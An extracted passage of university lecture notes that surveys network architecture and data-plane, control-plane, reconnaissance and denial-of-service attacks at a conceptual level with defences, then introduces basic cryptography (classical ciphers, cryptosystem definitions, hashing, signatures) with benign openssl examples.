


- The control plane controls the forwarding plane while the management plane controls the control plane and (if necessary) the forwarding plane.
- The separation in planes is conceptual, implementations often choose shortcuts for performance reasons.

On modern routers, the forwarding plane is largely implemented in hardware. Furthermore, every line card may have its own packet processor and the speed is largely limited by the speed of the backplane interconnecting line cards. To achieve very high forwarding data rates, it is necessary to move from the electric domain to the optical domain by implementing some of the forwarding logic using optical “light” switches. (High datarate links use light on optical fibres for data transmission.)

The control and management planes are typically implemented in software and they are often running on separate processors. Production grade routers have redundancy built into the device architecture and almost all components are hot swappable.

Centralized vs. Distributed vs. Hierarchical



- The Internet consists of networks operated by different organizations (so called autonomous systems).
- Autonomous systems freely decide how they organize their internal control plane.
- Autonomous systems peer with each other to establish a network of networks

Distributed and hierarchical control plane designs were popular in the 1980s and 1990s. They promised robustness and scalability since they avoided single points of failure. Around 2005, software-defined networking came along moving most of the control plane functionality from network elements to logically centralized controller. The big advantage of this approach is that the control plane can evolve much faster. Furthermore, a software-defined network can be adapted to the specific requirements of a network operator much more easily.

IEEE 802 Forwarding and Bridging

- Forwarding using exact lookups of destination addresses in a forwarding table.
- Backward learning:
 - Learn from source addresses on which ports a MAC address is located.
 - Forward data frames according to previously learned addresses and fallback to flooding when necessary.
 - Newly learned information replaces old information and learned information is deleted after a while.
- Spanning tree:
 - To avoid forwarding loops, bridges run a distributed protocol to establish a spanning tree.
 - All ports violating the spanning tree are disabled.
 - A new spanning tree is calculated whenever changes are detected, i.e., when bridges join or leave.

Here is a brief description of the backward learning algorithm:

1. The forwarding database is initially empty.
2. Whenever a frame is received, add an entry to the forwarding database (if it does not yet exist) using the frame's source address and the incoming port number.
3. Reinitialize the timer attached to the forwarding base entry for the received frame.
4. Lookup the destination address in the forwarding database.
5. If found, forward the frame to the identified port. Otherwise, send the frame to all ports (except the one from which it was received).
6. Periodically remove entries from the forwarding table whose timer has expired.

And here is a brief description of the spanning tree algorithm:

1. The root of the spanning tree is selected (root bridge). The root bridge is the bridge with the highest priority and the smallest bridge address.
2. The costs for all possible paths from the root bridge to the various ports on the bridges is computed (root path cost). Every bridge determines which root port is used to reach the root bridge at the lowest costs.
3. The designated bridge is determined for each segment. The designated bridge of a segment is the bridge which connects the segment to the root bridge with the lowest costs on its root port. The ports used to reach designated bridges are called designated ports.
4. All ports are blocked which are not designated ports or root ports. The resulting active topology is a spanning tree.

Note that these protocols have traditionally little security built into their design.

IP Forwarding and Routing

- Forwarding using a longest prefix match in a selected forwarding table.
- Distance-vector routing:
 - Neighboring routers periodically exchange distance vectors indicating which prefixes are reachable with a known distance.
 - Routers use the distributed Bellman-Ford algorithm to calculate paths.
- Link-state shortest path routing:
 - Routers exchange information about the network topology (the link state).
 - Routers use Dijkstra's algorithm to calculate shortest paths to all destinations.
- Path-vector policy routing:
 - Neighboring routers (peers) exchange path vectors to establish shared state about paths and prefixes advertised in the network.
 - A policy-driven decision logic is used to select forwarding paths and path and prefixes to announce to peers.

Distance vector routing (e.g., RIP) is simple to implement but does not scale well to larger network topologies and it suffers from situations where it might not converge.

Link-state shortest path routing (e.g., OSPF, ISIS) works well on modern hardware and can scale to reasonably large network topologies by splitting the topology into multiple areas interconnected by a backbone area.

Path-vector policy routing (e.g., BGP) is a routing mechanism primarily used to interconnect the autonomous systems (networks operated by different organizations) that are forming the Internet. The policy-driven decision logic can express that different network operators have different business models and thus different path selection and path announcement strategies. Some operators are happy to provide transit service to connect networks owned by other operators. Others have a business model where they prefer to not act as a transit.

Since the path-vector policy routing protocol BGP is essential for establishing routing paths in the Internet, it is automatically of the interest of adversaries to attack BGP (e.g., by advertising wrong prefixes and paths or maliciously changing advertised paths).

Software-Defined Networks (SDN)

- Software-defined networks build on the idea to separate the control plane from the forwarding plane.
- The separation allows to evolve the control plane much faster and it reduces the complexity of forwarding devices.
- Forwarding in software-defined networks is flow-based instead of being destination-based.
- Controller running on commodity hardware provide rich APIs that can be used to program the forwarding behaviour of a network to support the business models of a network operator in flexible ways.

Software-defined networking grew out of research projects at Stanford University [56]. Researchers recognized that it is difficult to experiment with new networking ideas on a larger scale since the control plane was typically a hard-wired component of networking devices. Hence, they decided to invent protocols separating the control plane from the forwarding plane. This separation enabled them to prototype new control logic running on a logically centralized controller. The idea did soon catch on and triggered major changes in the networking industry. Cloud networks were the first to embrace software-defined networking ideas and meanwhile even some wide-area networks are operated following software-defined networking ideas. (The idea to separate the control plane from the forwarding plane was around before but it was Stanford's work on the OpenFlow protocol that made it popular [47].)

The term *logically centralized* is used to indicate that the centralized controller on production networks is itself designed as a distributed system in order to make the controller robust and scalable. There are open source controller infrastructures such as Onos⁴ or OpenDaylight⁵.

⁴<https://opennetworking.org/onos/>

⁵<https://www.opendaylight.org/>

Data Plane Attacks

12 Internet Architecture Review

13 Data Plane Attacks

14 Control Plane Attacks

15 Reconnaissance and Denial of Service

Attacks on the Physical Layer

- Generating jamming signals to prevent communication
- Generating interference to cause errors that need correction
- Eavesdropping on shared media (in particular wireless networks)
- Exploiting electro-magnetic radiation of signals
- Traffic analysis in order to infer communication properties
- Circumventing access control to the physical layer
- Spoofing the identity of a sender/receiver on shared media
- Malicious forwarding devices may redirect, drop, modify, or replay bits (or entire frames)

Attacks on the IEEE 802 Link Layer

- MAC address spoofing is the act of changing the factory-assigned MAC address in order to claim a different identity on a LAN.
- Many bridges use backward learning to populate the forwarding database. An attacker can try to make a bridge learn fake entries in an attempt to overflow its forwarding database, which forces the bridge to broadcast traffic.
- Virtual LANs (VLANs) are widely deployed to separate traffic on a LAN. VLAN hopping attacks can be used to gain access to a VLAN that is normally not accessible.

MAC addresses are assigned by manufacturers. They consist of a 24-bit organizationally unique identifier (OUI) and bits assigned by a manufacturer. Due to the OUI, it is possible to identify the manufacturer of a device. Since MAC addresses were designed to be static, they can be used to track devices. Newer systems implement MAC address randomization algorithms in order to enhance privacy.

Attacks on the IP Network Layer

- Autoconfiguration attacks (false router or DHCP advertisements)
- Attacks on the address translation (ARP / ND spoofing)
- IP spoofing (sending IP packets with false source addresses)
- IP fragmentation attacks (exploiting bugs in fragmentation/reassembly code)
- Injecting error messages to redirect or slow down traffic
- IP address scanning to determine which IP addresses are in use
- Malicious forwarding devices may redirect, drop, or modify packets

Attacks on the TCP/UDP/... Transport Layer

- Establishing many incomplete connections (e.g., TCP SYN flooding)
- Injecting error messages to terminate transport connections
- Hijacking transport connections
- Port number scanning to determine the set of ports in use
- Attacks to downgrade connection parameters (e.g., TCP window sizes or congestion state)

Attacks above the Transport Layer

- Name resolution attack (e.g., DNS cache poisoning)
- Domain name hijacking
- Reflection attacks (send spoofed requests)
- Using name resolution protocols as a covert channel
- Collecting information from local multicast name services
- Downgrading negotiated security parameters
- Attacks on security protocols
- Attacks on authentication protocols
- Unexpected client/server behaviour

Control Plane Attacks

12 Internet Architecture Review

13 Data Plane Attacks

14 Control Plane Attacks

15 Reconnaissance and Denial of Service

Attacks on IEEE 802 Bridges

- Injecting messages into the spanning tree protocol in order to direct traffic over different links
- Injecting messages into the spanning tree protocol in order to become the root of the spanning tree
- Eavesdropping on the spanning tree protocol and the link-layer discovery protocol to obtain insight into the layer two topology
- Other autoconfiguration services (such as DHCP, although not really a layer two function) may be used to trick end systems into using wrong network configuration settings

Most of the attacks exploit the fact that bridges are typically installed without much configuration. The plug-and-play nature of bridging technology has been a design goal and likely also a big part of the success of this technology. However, solutions that are plug-and-play usually bring serious security problems. A mitigation is often possible by essentially disabling some of the automatic configuration capabilities, e.g., disabling spanning tree messages on all ports except on ports connecting to known bridges.

The Dynamic Host Configuration Protocol (DHCP), which is widely used to provide end systems with essential configuration information such as IP addresses, router addresses, addresses of DNS resolvers, is also something essential to protect from rogue services. Bridges usually support relay functions for auto-configuration services such as DHCP and it is important that they have suitable configuration settings to prevent from example rogue DHCP servers from handing out false configuration settings. In IPv6 networks, the same applies to ICMPv6 auto-configuration messages that typically need to be filtered.

Attacks on IP Routing

- BGP hijacking attacks such as
 - announcing IP prefixes not owned by the AS
 - announcing more specific IP prefixes than the owning AS
 - announcing shorter routes for IP prefixes in order to blockhole traffic
- BGP route flapping and flap dampening issues
- BGP routing instabilities (sometimes caused by misconfigurations)
- OSPF attacks on the construction of the link-state database
- RPL attacks on the construction of destination oriented directed acyclic graphs

Of particular importance is the BGP protocol since it is used to connect networks (autonomous systems) to form the Internet. The BGP originally had a large number of security weaknesses, see for example [61]. A relatively recent overview of BGP security issues can be found in [58].

In order to address the problem of false prefix announcements, a resource public key infrastructure (RPKI) has been introduced [49]. The public key infrastructure can be used to provide route origin validation allowing routers to verify whether an announced prefix is originating from an authorized autonomous system.

Link-state shortest path protocols such as OSPF or ISIS need to build a consistent link-state view of the topology. Hence a common attack vector is to manipulate the construction of the link-state view of the topology.

RPL is a distance vector routing protocol for constrained networks. It constructs destination oriented directed acyclic graphs (DODAGs). Since it was initially typically implemented on devices lacking strong security mechanisms, it has been possible to attack the construction of DODAGs [53].

Attacks on Software-defined Networks

- Disrupting communication between network devices and controllers
- Resource exhaustion attacks on the controller
- Unauthorized controller access
- Handling fraudulent control rules
- Resource exhaustion attacks via a controller on data plane devices
- Controller hijacking or compromise attacks
- Fingerprinting controller
- Races in the control plane

An early survey of SDN security issues can be found in [5]. Some specific attack issues are described in [9] and [94].

Reconnaissance and Denial of Service

12 Internet Architecture Review

13 Data Plane Attacks

14 Control Plane Attacks

15 Reconnaissance and Denial of Service

Network Reconnaissance

Definition (network reconnaissance)

Network reconnaissance is the collection of information about a target network, usually from a remote location by using the network itself to collect the information.

- Many network protocols leak information (sometimes for debugging purposes)
- Tools periodically scan the network and collect leaked information
- Shodan and censys are search engines for devices connected to the Internet

The information collected about a network may be used for many different purposes. Adversaries are often interested to find systems that are easy to attack, i.e., computer systems that run vulnerable services and that do not appear to be maintained regularly or where blind attacks like password guessing attacks may be possible.

Note that network reconnaissance starts with collecting information from public information repositories:

- the domain name system
- registrar databases (e.g., RIPE in Europe)
- general web search engines (e.g., Google)

There are also commercial services collecting information and selling access to it, e.g., [Shodan](#) or [Censys](#).

The process of collecting information can be fast and aggressive or slow and stealthy. Slow and stealthy network reconnaissance often goes unnoticed and is usually the tool of choice for advanced persistent threats, i.e., adversaries that have time and money to run longer lasting data collection campaigns.

Network Scans and Port Scans

Definition (network scan)

A network scan attempts to probe all addresses in a network address space to determine whether they are active and reachable.

Definition (port scan)

A port scan attempts to probe all transport endpoints associated with a network endpoint in order to determine whether they are providing service, filtered, or closed.

- Network scans are sometimes called horizontal scans
- Port scans are sometimes called vertical scans
- Horizontal and vertical scans can be combined

The entire IPv4 address space can be scanned fast. The open source [ZMap](#) project reports that a computer with a gigabit connection can scan the entire public IPv4 address space in under 45 minutes [25] and with even faster links, the scanning time can be further reduced.

A more classic open source network scanner with a lot of functionality is [nmap](#). It is widely used to scan networks and network operators are advised to scan their own networks in order to have awareness what others can easily learn about their network. `nmap` can do both horizontal and vertical scans. Furthermore, it includes a scripting engine that can be used to extend the scan types. `nmap` today comes with a large collection of scripts targeting specific services or checking targets for known vulnerabilities.

Some network scanners are able to determine (with a certain probability) the operating system running on a given IP address. They probe for characteristics of the IP network protocol implementation in order to obtain a fingerprint that is then compared to fingerprints in a database.

Denial of Service Attacks

Definition (denial of service)

A *denial of service* (DoS) attack attempts to stop legitimate users from using network services by exhausting network resources (i.e., network capacity) or server resources (e.g., sockets, memory, processing capacity, I/O capacity).

Definition (distributed denial of service)

A *distributed denial of service* (DDoS) attack is a DoS attack where multiple distributed nodes attack a target jointly in a coordinated fashion.

A relatively early discussion of denial of service attacks on the Internet and possible defense mechanisms can be found in RFC 4732 [34].

Some famous volumetric DDoS attacks:

- AWS DDoS Attack, 2020, peaked at 2.3 Tbps
- GitHub Attack, 2018, peaked at 1.35 Tbps
- Google Attack, 2017, peaked at 2.5 Tbps
- Mirai Krebs Attack, 2016, peaked at 620 Gbps
- Mirai Dyn Attack, 2016, peaked at 1.4 Tbps
- Six Banks Attack, 2012, peaked at 60 Gbps

There are many motivations for denial of service attacks [99]:

- Financial and economic gains: There is a market offering on demand denial of service attacks against money, often under the name “IP stressor” or “booter”. Booters tend to be popular among gamers or school kids, i.e., they often target easy to knock out services. More powerful on demand attacks that can challenge larger services are often provided by technically highly skilled attackers.
- Revenge is a common motivation for launching denial of service attacks. Attackers often act out of frustration and such attacks are technically often not too advanced (unless frustrated attackers buy on demand attack services).
- Ideological belief is another common motivation to attack certain web sites.
- Mastering an intellectual challenge can be a motivation. Trying out whether it is possible to bring down a network service (without being identified) can be a game play challenge.
- Cyberwarfare typically seeks to be able attack a wide range of critical infrastructures of another nation. Targets include civilian departments and agencies, financial organizations (e.g., national banks), energy and water supply infrastructures, transportation infrastructures, and communication infrastructures.

Types of Denial of Service Attacks

Network DoS Attacks

- Targeting network resources
- Direct flooding (volumetric)
- Indirect flooding (reflection)
- Indirect flooding with amplification
- Protocol (mis-)feature exploitation

Application DoS Attacks

- Targeting server resources
- Session flooding
- Request flooding
- Slow requests / responses
- Application (mis-)feature exploitation

Definition (botnet)


A *botnet* is a network of devices connected to the Internet that are under the control of an attacker and execute attacks if ordered via a command and control channel.

DoS attacks often originate from botnets in order to hide the identity of the adversary and to scale up the attacks. Botnets can be used for multiple purposes; in addition to denial of service attacks they are often used for network scanning activities, email spamming campaigns, or attacks on Internet enabled phone services (Voice over IP).

Early botnets often used chat systems as the command and control channel. More recent botnets tend to use peer-to-peer overlays to organize the command and control channel or they hide the command and control channel in other unrelated protocol messages.

While early botnets were usually constructed out of not well patched personal computers, there is a certain shift towards constructing botnets out of so called IoT devices (e.g., web cameras) since they tend to be easy to attack and often do not even support essential software update mechanisms to fix software vulnerabilities.

Reflection and Amplification



- Reflection: Sending IP packets with spoofed source addresses to a reflector such that the response from the reflector hits the target.
- Amplification: Choosing a reflector creating responses that are much bigger than the original request.

Reflection and amplification attacks aim at exhausting network resources at the target or close to the target. They exploit datagram oriented protocols that do not require handshakes to establish a shared connection state.

The Domain Name System (DNS) has been widely used for reflection and amplification since there are many open resolvers in the Internet that can be used as reflectors or amplifiers. The DNS security extensions in particular have the side effect of responding to a small request packet with a large response packet (since the response not only carries the requested resource records but also signatures for the requested resource records). Other protocols used for reflection and amplification attacks are the Network Time Protocol (NTP), the Simple Network Management Protocol (SNMP). More recently, the protocol used by `memcached` has been abused.

The increase of the response packet relativ to the request packet is often called the amplification factor. Amplification factors can be quite big (in the 100s).

Somewhat disturbing is the success of the `chargen` protocol. The `chargen` protocol sends a response datagram carrying between 0 to 512 characters whenever a server receives a datagram [71]. This protocol serves no real purpose other than being a debugging aid and it is surprising that many host connected to the Internet have this protocol enabled.

Defense Techniques

1. Employing ingress and egress filtering (being a good citizen)
2. Identifying and filtering “unusual” traffic in the network
3. Upstream signaling of attacks and filtering inside of service provider networks or internet exchanges
4. Robust service design and implementation
5. Service scalability via load balancing and suitable scalable service designs
6. Outsourcing of services to distributed clouds offering sustainability against denial of service attacks

Deployment of RFC 2827 [30] (BCP 38) would have helped against reflection attacks but apparently the incentives to get filters globally deployed are low. Given that large botnets can today create significant volumetric attacks without reflection and amplification, the motivation for large scale deployment of proper filters seems to further diminish. (The real motivation these days seems to be that networks do not want to appear as originators of attacks to the outside.)

For services that are critical for the success of a business, outsourcing front-end services to large distributed clouds often seems to be the only real option. In addition to improved resilience against denial of service attacks, you often gain lower latency since customers are usually directed to a cloud server located close to the customers in terms of the network topology. Of course, there have always been concerns raised about the fact that cloud operators selling robustness against denial of service attacks essentially generate profit from denial of service attacks in an indirect way. And even more interesting is the fact that some booters were found to offer their services via clouds that protect services against denial of service attacks.

The IETF has recently published protocols for signaling DDoS attacks to upstream routers. For an overview, see RFC 8811 [60]. Research is currently exploring artificial intelligence techniques to detect denial of service attacks.

Part V

Cryptography

This part introduces basic concepts of cryptography. The goal is to cover a minimum that is needed to understand how cryptography can be used to secure communication protocols or to more generally protect information. The material focuses on some currently widely used techniques but it is clear that cryptographic mechanisms change over time and hence some of the material may be more of a historic record in some 10-20 years from now.

That said, here is a quote from a book written by Kaufman, Perlman, and Speciner in 1995 [43], that still seems to be relevant:

“Humans are incapable of securely storing high-quality cryptographic keys, and they have unacceptable speed and accuracy when performing cryptographic operations. They are also large, expensive to maintain, difficult to manage, and they pollute the environment. It is astonishing that these devices continue to be manufactured and deployed. But they are sufficiently pervasive that we must design our protocols around their limitations.”

Despite all weaknesses, passwords are still widely used to authenticate people. While there is recently a move towards two-factor authentication (e.g., a user needs to know something and to possess something), there is a long way to go until we have usable strong cryptographic security everywhere.

Another recent challenge is coming from the advances in quantum computing, which challenge some cryptographic techniques and require to invent new, so called quantum-resistant or post-quantum cryptographic algorithms.

By the end of this part, students should be able to

- distinguish symmetric and asymmetric cryptosystems;
- recall the definition of cryptographic hash functions and digital signatures;
- explain symmetric encryption algorithms like AES and different block ciphers;
- contrast feistel networks and substitution-permutation networks;
- use asymmetric cryptosystems like RSA and elliptic curves;
- describe cryptographic hash functions (such as the SHA family);
- explain the use of cryptographic algorithms for digital signatures;
- outline asymmetric and symmetric key exchange schemes.

Cryptography Terminology

16 Cryptography Terminology

17 Symmetric Encryption Algorithms and Block Ciphers

18 Asymmetric Encryption Algorithms

19 Cryptographic Hash Functions

20 Digital Signatures and Certificates

21 Key Exchange Schemes

Try to read the following text. . .

Jrypbzr gb Frpher naq Qrcraqnoyr Flfgrzf!
W!eslmceotmsey St oe lSbeacdunreep eaDn d
J!rfyzprbgzfrl Fg br yFornpqaerrc rnQa q

The first line of ciphertext has been produced using the well-known rot_{13} algorithm, a simple letter substitution cipher that replaces a letter with the 13th letter after it, using the Latin alphabet and wrapping around as needed. Since the basic Latin alphabet has 26 letters, rot_{13} has the nice property that $m = rot_{13}(rot_{13}(m))$ for a given text m . The rot_{13} algorithm became popular in newsgroups of the 1980s in order to hide potentially offensive content. Applying rot_{13} to the ciphertext

Jrypbzr gb Frpher naq Qrcraqnoyr Flfgrzf!

gives us the following cleartext message:

Welcome to Secure and Dependable Systems!

The second line of ciphertext has been produced by a simple permutation of the cleartext. By reading every uneven character and afterwards all remaining characters backwards, the ciphertext

W!eslmceotmsey St oe lSbeacdunreep eaDn d

turns into the following cleartext:

Welcome to Secure and Dependable Systems!

With this, it probably is easy to guess how the last line of ciphertext has been constructed: By applying both the ROT13 substitution and the permutation. This turns the ciphertext

J!rfyzprbgzfrl Fg br yFornpqaerrc rnQa q

into the cleartext:

Welcome to Secure and Dependable Systems!

Further online information:

- **YouTube:** [Cracking Enigma in 2021 - Computerphile](#)

Terminology (Cryptography)

- *Cryptology* subsumes cryptography and cryptanalysis:
 - *Cryptography* is the art of secret writing.
 - *Cryptanalysis* is the art of breaking ciphers.
- *Encryption* is the process of converting *plaintext* into an “unreadable” *ciphertext*.
- *Decryption* is the reverse process, recovering the plaintext back from the ciphertext.
- A *cipher* is an algorithm for encryption and decryption.
(The algorithm should not be a secret.)
- A *key* is some secret piece of information used as a parameter of a cipher.
(The key parameter customizes the algorithm used to produce ciphertext.)

It is important that the security of a cryptosystem rests on the secrecy of the keys and not on the secrecy of the algorithms. The algorithms of good cryptosystems should be publically known and withstand any attempts to break them.

The following rules should be followed:

1. You should not keep your algorithm secret.
2. You do not know how much your algorithm is secret.
3. You cannot keep your algorithm secret.
4. But you can (and must) keep your keys secret, and you can know and control “how much” secret they are.

Cryptosystem

Definition (cryptosystem)

A *cryptosystem* is a quintuple (M, C, K, E_k, D_k) , where

- M is a cleartext space,
- C is a ciphertext space,
- K is a key space,
- $E_k : M \rightarrow C$ is a family of encryption functions with parameter $k \in K$, and
- $D_k : C \rightarrow M$ is a family of decryption functions with parameter $k \in K$.

For a given $k \in K$ and all $m \in M$, the following holds:

$$D_k(E_k(m)) = m$$

This definition is not yet complete. A cryptosystems must satisfy additional requirements since we do not want simple functions that are easy to revert.

Cryptosystem Requirements

- The functions E_k and D_k must be efficient to compute.
- It must be easy to find a key $k \in K$ and the functions E_k and D_k .
- The security of the system rests on the secrecy of the key and not on the secrecy of the functions E_k and D_k (the algorithms).
- For a given $c \in C$, it is difficult to systematically compute
 - D_k even if $m \in M$ with $E_k(m) = c$ is known
 - a cleartext $m \in M$ such that $E_k(m) = c$.
- For a given $c \in C$, it is difficult to systematically determine
 - E_k even if $m \in M$ with $E_k(m) = c$ is known
 - $c' \in C$ with $c' \neq c$ such that $D_k(c')$ is a valid cleartext in M .

We need to further formalize what “difficult to systematically determine” means. We need to express this in terms of complexity metrics.

Symmetric vs. Asymmetric Cryptosystems

Symmetric Cryptosystems

- In a *symmetric cryptosystem*, all parties involved share the same key k and the key needs to be kept secret.

Asymmetric Cryptosystems

- In an *asymmetric cryptosystems*, each party involved has a pair of keys (k, k^{-1}) where the public key k is used for encryption while the associated private key k^{-1} is used for decryption. Only the private key needs to be kept secret.
- Symmetric cryptosystems: AES, DES (outdated), Twofish, Serpent, IDEA, ...
- Asymmetric cryptosystems: RSA, DSA, ElGamal, ECC, ...

The `openssl` command can be used to encrypt and decrypt data using a variety of different cryptosystems. To encrypt and decrypt a file using the symmetric cryptosystem AES in CBC mode with a key length of 256 bit, one can use the following shell commands:

```
1 $ echo 'Welcome to Secure and Dependable Systems!' > welcome.txt
2 $ openssl aes-256-cbc -pbkdf2 -in welcome.txt -out welcome.aes
3 $ openssl aes-256-cbc -pbkdf2 -d -in welcome.aes -out plaintext.txt
```

The commands will prompt you for a password, which is used to algorithmically derive the key used for encryption and decryption. (The option `-pbkdf2` tells `openssl` to use the password-based key derivation function 2.) The key itself is 256 bit long. We will discuss the different modes of operations like CBC soon.

Cryptographic Hash Functions

Definition (cryptographic hash function)

A *cryptographic hash function* H is a hash function that meets the following requirements:

1. The hash function H is efficient to compute for arbitrary inputs m .
2. Given a hash value h , it should be difficult to find an input m such that $h = H(m)$ (preimage resistance).
3. Given an input m , it should be difficult to find another input $m' \neq m$ such that $H(m) = H(m')$ (2nd-preimage resistance).
4. It should be difficult to find two different inputs m and m' such that $H(m) = H(m')$ (collision resistance).

Cryptographic hash functions are used to compute a fixed size fingerprint, also called a message digest, of a variable length (cleartext) message.

Cryptographic hashes can be computed by using the `openssl` command or by using special purpose shell commands:

```
1 $ echo 'Welcome to Secure and Dependable Systems!' > welcome.txt
2 $ openssl dgst -sha256 welcome.txt
3 $ shasum -a 256 welcome.txt
```

Both commands calculate the hash value of the content of the file `welcome.txt` using the secure hash algorithm (SHA) and a hash value length of 256 bit. Note that the binary output is usually represented in hexadecimal notation (256 bits result in 64 hexadecimal digits).

Cryptographic hashes can be used to verify the integrity of data. A filesystem, for example, may choose to store digests of file content in meta data in order to verify the integrity of file content. Hashes can also be used as short “handles” for longer documents. For example, instead of cryptographically signing a long document, you only sign the cryptographic hash of the document.

Digital Signatures

- Digital signatures prove the authenticity of a message (or document) and its integrity.
 - The receiver can verify the claimed identity of the sender (authentication).
 - The sender can not deny that it did send the message (non-repudiation).
 - The receiver can verify that the messages was not tampered with (integrity).
- Digitally signing a message (or document) means that
 - the sender attaches a signature to a message (or document) that can be verified and
 - that we can be sure that the signature cannot be faked (e.g., copied from some other message)
- Digital signatures are often implemented by signing a cryptographic hash of the message (or document) since this is usually computationally less expensive

Digital signatures are attached to the message or document that is signed. There are several standard formats for different use cases. The Cryptographic Message Syntax (CMS) defined in RFC 5652 [38] can be used to sign arbitrary digital artifacts. A JSON signature format is defined in RFC 7515 [40] and a CBOR signature format in RFC 8152 [80].

In the traditional analog world, we often sign documents using a handwritten signature. If the document is long, we often do not sign each page but instead we may flip a corner and sign over the flipped corner. The security of the system depends on the verification of handwritten signatures (which often can be forged with some amount of training).

Digital signatures are actually stronger than many analog signatures since they allow to verify the integrity of the entire document. A downside of digital signatures is that they rely on digital keys that can reasonably be trusted. Hence, in order to make effective use of digital signatures, an infrastructure is needed to manage and distribute trustworthy keys.

Usage of Cryptography

- Encrypting data in communication protocols (prevent eavesdropping)
- Hashing data elements of files (e.g., passwords stored in a database)
- Encrypting files (prevent data leakage if machines are stolen or attacked)
- Encrypting file systems (prevent data leakage if machines are stolen)
- Encrypting storage devices (prevent data leakage if machines are stolen)
- Encrypting backups stored on 3rd party storage systems
- Encrypting digital media to obtain revenue by selling keys (e.g., pay TV)
- Digital signatures of files to ensure that changes of file content can be detected or that the content of a file can be proven to originate from a certain source
- Encrypted token needed to use certain services or to authorize transactions
- Modern electronic currencies (cryptocurrencies)

Cryptography is in wide-spread use today and we are often not even aware of it. Computer scientists and developers need to be familiar with crypto functions and APIs and they need to be sensitive to identify data that requires protection. Some rules of thumb:

- Never store credentials in cleartext.
- When protecting credentials, consider to add random "salt".
- Always protect data during transmission.
- Always protect data when it is stored (in particular on third party computing and storage systems).
- If devices can be stolen, protect all data on such devices.
- There is very little you can trust, including yourself.

Cryptocurrencies like bitcoin and the underlying technology of blockchains have received much attention in the years 2016 and 2017. They are largely a clever usage of cryptographic hash functions to link data blocks together and to ensure that linked data blocks cannot be modified.

Symmetric Encryption Algorithms and Block Ciphers

16 Cryptography Terminology

17 Symmetric Encryption Algorithms and Block Ciphers

18 Asymmetric Encryption Algorithms

19 Cryptographic Hash Functions

20 Digital Signatures and Certificates

21 Key Exchange Schemes

Substitution Ciphers

Definition (monoalphabetic and polyalphabetic substitution ciphers)

A *monoalphabetic substitution cipher* is a bijection on the set of symbols of an alphabet. A *polyalphabetic substitution cipher* is a substitution cipher with multiple bijections, i.e., a collection of monoalphabetic substitution ciphers.

- There are $|M|!$ different bijections of a finite alphabet M .
- Monoalphabetic substitution ciphers are easy to attack via frequency analysis since the bijection does not change the frequency of cleartext characters in the ciphertext.
- Polyalphabetic substitution ciphers are still relatively easy to attack if the length of the message is significantly longer than the key.

Lets represent all data as a number in \mathbb{Z}_n (e.g., using ASCII code points or Unicode code points). Then we can consider monoalphabetic cryptosystems ($M = \mathbb{Z}_n, C = \mathbb{Z}_n, K = \mathbb{Z}, E_k, D_k$) with

$$E_k(m) = (m + k) \bmod n$$
$$D_k(c) = (c - k) \bmod n$$

with $m \in M, c \in C$, and $k \in K$. This kind of cryptosystem is known as Caesar cipher. Historians believe that Gaius Julius Caesar used the monoalphabetic substitution cipher with the key $k = 3$ for the $n = 26$ latin characters.

The rot_{13} cipher is essentially the monoalphabetic substitution cipher with the key $k = 13$ for the $n = 26$ latin characters (applied to lower-case and upper-case characters independently, leaving all other characters unchanged).

Lets represent all data as a number in \mathbb{Z}_n (e.g., using ASCII code points or Unicode code points). Then we can consider monoalphabetic cryptosystems ($M = \mathbb{Z}_n, C = \mathbb{Z}_n, K = \mathbb{Z}^l, E_k, D_k$) with

$$E_k(i, m) = (m + k_{(i \bmod l)}) \bmod n$$
$$D_k(i, c) = (c - k_{(i \bmod l)}) \bmod n$$

with $m \in M, c \in C$, and $k_i \in K$. The position i of the input symbol m in the cleartext (or the input symbol c in the ciphertext) determines which element of the key vector $k = (k_0, \dots, k_{l-1})$ is used.

The Vigenère cipher splits a message into n blocks of a certain length l and then each symbol of a block is encrypted using a Caesar cipher with a different key k_i depending on the position of the symbol in the block. The Vigenère cipher, originally invented by Giovan Battista Bellaso in the 16th century, was once considered to be unbreakable, until Friedrich Kasiski published a general attack in the 19th century.

A notable special case of a polyalphabetic substitution cipher arises when the length of the key equals the length of the message and the key is only used once. In this case we call the cipher a one-time-pad. If the key is truly random, at least as long as the plaintext, never reused in whole or in part, and kept completely secret, then the resulting ciphertext will be impossible to decrypt or break.

Permutation Cipher

Definition (permutation cipher)

A *permutation cipher* maps a plaintext m_0, \dots, m_{l-1} to $m_{\tau(0)}, \dots, m_{\tau(l-1)}$ where τ is a bijection of the positions $0, \dots, l-1$ in the message.

- Permutation ciphers are also called transposition ciphers.
- To make the cipher parametric in a key, we can use a function τ_k that maps a key k to bijections.

An old permutation cipher is the rail-fence-cipher where a cleartext message is spelled out diagonally down and up over a number of rows and then read off row-by-row. The key k is the number of rows. Lets assume $k = 4$:

```
W   e   e   a   p   l   t
e   m   _   S   c   _   n   e   e   b   e   s   e
l   o   t   _   u   e   d   D   n   a   _   y   m   !
c   o   r   _   d   S   s
```

Weeapltem Sc neebese lot uedDna ym!cor dSs

A more general class of permutation ciphers are route ciphers where the plaintext is written out column-wise and then read back according to a specific pattern. Using $k = 5$ and reading row-by-row order:

```
Wm_rdelS!
eeSe_net_
l_e_Dd_e_
ctcaeaSm_
oounpbys_
```

Wm_rdelS!eeSe_net_l_e_Dd_e_ctcaeaSm_oounpbys_

Product Cipher

Definition (product cipher)

